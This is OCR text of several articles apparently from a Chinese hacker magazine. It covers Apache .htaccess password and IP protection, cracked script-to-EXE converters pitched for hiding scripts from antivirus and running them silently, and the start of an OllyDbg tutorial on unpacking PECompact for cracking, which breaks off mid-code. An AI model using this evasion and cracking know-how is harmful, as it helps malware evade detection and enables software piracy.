


图3

如果是在Linux下，并且安装有Apache的话，就可以直接运行htpasswd，命令格式和Windows下差不多，但是Linux下不会自动以md5方式加密，我们还要加上参数"m"（图3）。

把用户名和密码复制到.htpasswd文件里面以后，我们通过二进制方式上传到服务器上，htaccess中所指定的位置。然后在浏览器中打开，就可以看见效果了（图4）。





图4

这样其实也可以用来避免程序后台的未知注入漏洞被黑客利用。

接下来我们看看IP限制的方法。如果你是固定IP或有规律的动态IP分配的话，使用这个方法会比较方便。我们编辑.htaccess，写入以下内容：




```
Order Deny,Allow
# 表示先找出禁止的(deny),然后去找许可的(allow)
Deny from all
Allow from 222.191.42
# 允许222.191.42.*这个IP段访问,这个要根据你的实际情况修改
# 如果只允许某个IP访问的话,把Allow from后面的IP写全就好了,例如222.191.42.99。
```

然后我们把这个文件用二进制方式传到我们需要限制访问的目录就可以了。当我们自己打开该目录时，一切正常。当IP不在允许范围内时，就会出现禁止访问的字样。当然，你也可以把上面的3种方法叠加起来使用！

另外，我们最好给.htaccess文件和.htpasswd文件加上权限，防止被黑客修改。Linux下，我们可以设置文件权限为644；Windows下，我们可以对Apache用户取消这两个文件的修改权限。

OK，就写到这里了，希望大家网站不要被入侵。关于.htaccess文件的更多应用，我在论坛上给大家准备了一篇相关的文章：http://www.nohack.cn/bbs/thread-50289-1-1.html。有兴趣的可以去看下。

【文中所涉及到的htpasswd.exe，已经收录在光盘中】

编辑点评：好久不见空气的新作了，作为nohack的当红小生（土豆：那我呢！！，小编：汗，你是大生），这次他又给大家带来了一篇非常实用的网站服务器安全设置文章——大多数人在安装完Apache以后，都很少想到去做一些安全工作，其实这样的习惯很是不好，看完这篇文章后，大家就应该知道在装完Aapache后要做什么了吧？



拿什么来保护你我的脚本文件

icyleaf

从本文你可以学到：

1、脚本转可执行文件的一些知识

2、VBS2EXE 2.7和ExeScript 2.1.1的用法

如今是“乱世”！各式各样的木马、病毒横行在网络上，导致广大网虫不得不穿上“铠甲”，拿起“武器”来武装自己。当然各位的武器“锋利”与否就不太好说了，况且木马、病毒伪装的招数越来越厉害，可以轻松骗过那些所谓的利器！

说到伪装，很多的应用程序可以使用加壳、捆绑、改写程序等方法躲避，但是对于脚本文件（VBS，JS等）或批处理文件来说只能通过简单地加密。但是这样仍然会被杀毒软件轻易地查杀，如果不凑巧碰到了高手，他们可以毫不费劲地解开被加密的源文件。

脚本文件小巧又方便，可是拿什么来保护它们呢？不用担心，VBS2EXE和ExeScript这两个小软件会解决你的难题。它们都是面向高级计算机用户的出色工具，用户不需要了解编程知识，就可以创建和编译自己的可执行程序，无须写一行代码，而且这两个软件都是已经被汉化和破解注册的，感谢这些热心的朋友！

一、VBS2EXE 2.7汉化破解版

虽说是VBS2EXE，但它是一个可以将VB Script文件和JAVA Script文件转换为Windows标准可执行文件的小工具。还可以保护你的脚本源代码。同样也扩大了脚本的运行范围，可以在没有安装脚本支持程序的机器上运行脚本。这里我使用的是汉化注册版本。通过简单地安装，我们来看一下它的界面（如图1）。

先载入要转换的脚本文件。选择时会有点麻烦，程序默认的文件类型是VBS文件，而JS文件就在“打开”对话框的文件类型的下拉框里~好了之后可以点工具栏中的“视图”下的“脚本编辑器”查看载入的脚本文件，当然也可以添加修改，最后注意要点下“保存更改”，要不辛苦的编辑就白费咯~设置好图标、保存路径以及脚本文件的“关于”信息，在脚本语言选择相应的类型。

执行式样有“标准”和“WScript支持”，默认就可以。而“隐藏应用程序标题”其实就是你设置的“应用程序属性”，当你运行已转换后的EXE程序，首先运行脚本文件直到执行完毕后再显示应用程序标题。

另外在编译时可以利用一些它程序内部的函数，通过选择“帮助”->“帮助主题”打开帮助文件，依次打开”OverView”->”Compiling”->”Extended Commandset”，在它下面包含API、File、Misc(对话框操作)以及App。里面还有一个例子来帮助各位的使用。

二、ExeScript 2.1.1汉化破解版

它可以将批处理文件(.bat)、Visual Basic和Java脚本快速转换为可执行EXE文件，并且在编译过程中加密脚本文件，可以有效地保护.bat、.vbs和.js的内容。并且可以选择“安静模式”运行，对于长期以来所困扰的运行批处理文件总是显示运行窗口来说莫过是一件兴奋的事情啦！同时它还是一个绿色软件，直接双击打开，界面十分简单（如图2）。

其实它是一个多文档处理软件，并且还有高亮显示功能的编辑工具，查看脚本时舒坦方便。VBS2EXE虽然不支持高亮，但是它把包含字粗体显示了，增加了可读性。接着让我们找一找“安静模式”在哪里，哦，对了，在“方案”里面隐藏着呢！

同样这款软件的帮助也是不错的，在“Additional help info”下面讲解的就是关于批处理文件的常用命令以及IF语句的说明和用法。都是很简单的英文，大家自己学习下吧。

总结：

这两个软件对普通网民都是很实用的东东，更别说是对我们黑迷了，而这两个软件使用的范围我个人作了一下分析：前者较多用于保护脚本文件的内容，可以自定义的地方很多，编译后运行速度稍微有点慢，如果机器速度不是算快的话，那就有可能会闪过一个窗口；而后者用于隐藏运行最合适不过了，尤其是批处理！并且运行速度也比前者快不少。遗憾的是无法自定义图标，不过通过资源修改软件（Resource Hacker等）就可以修改了。

分别使用Resource Hacker打开两个软件生成的程序发现，由VBS2EXE编译的程序是重新由delphi编写的，而ExeScript是VC++，这就表明后者生成的程序大小比前者小得多！更方便做“秘密任务”。

嘿~还愣什么呢，赶快行动吧！

【文中所涉及到的ExeScript 2.1.1和VBS2EXE 2.7，已经收录在光盘中】

编辑点评：以前学习VB的时候写了很多VBS的黑客工具，比如开3389终端的，探测远程IPC口令的，通过outlook自动发邮件的……大多数都遭到了杀毒软件的追杀，而且在去掉脚本支持的主机上，我们的脚本就失去了作用。用这两个工具的话，大家就可以通过把VBS、JS文件转成exe文件来达到保护脚本、保存脚本功能的目的。




图1 VBS2EXE界面




图2 ExeScript界面

破解前奏之手脱PECompact 2.x的六脉神剑

文/图 December

从本文你可以学到：

手脱PECompact的6种方法

大家好，经过前面几次的学习，相信大家已经学有所成，现在继续我们的手脱之旅，这次带给大家的是PECompact 2.x的六脉神剑，相信大家在学习脱壳的时候或者学习免杀之前，都可能会遇见到，所以本文使用六脉神剑来对付它（嘿嘿，会不会有点太多了呢？），还是那句话，本文主要针对脱壳新手，如果你已经是高手了，就可以跳过，继续抄起我们非常熟悉的家伙，继续我们的旅程：

需要准备的工具：
OllyDBG v1.1 （用于动态调试）
LordPE v1.4 （脱壳辅助工具）
ImportREC v1.42 + （脱壳辅助工具）
另加：
Brain （必要，这个非常重要，没有它，你根本不可能实现以下过程）
Cigarette （非必要，如果有需要的话，可以来一根，嘿嘿）


废话不多说，下面就开始学习方法一吧：

一、关冲剑：使用ESP定律

```
00401000 P>  B8 006B5200     mov eax,PcMedik.00526B00  ；载入后停在这里
00401005     50              push eax
00401006     64:FF35 000000>push dword ptr fs:[0]      ；F8来到这里出现ESP,可以下断点hr esp
0040100D     64:8925 000000>mov dword ptr fs:[0],esp
/////////////////////////////////
EAX 00526B00 PcMedik.00526B00
ECX 0012FFB0
EDX 7C95ED54 ntdll.KiFastSystemCallRet
EBX 7FFDF000
ESP 0012FFC0      ？注意这里出现红色
EBP 0012FFF0
```

小提示：这里的下断手法因人喜欢而异，不一定要和我的一样，还可以下断 **hr 12ffc0** 又或者在ESP处使用右键到内存窗口，再使用右键下断点，如图1，图2所示。

```
7C94409F     3B45 08         cmp eax,dword ptr ss:[ebp+8]
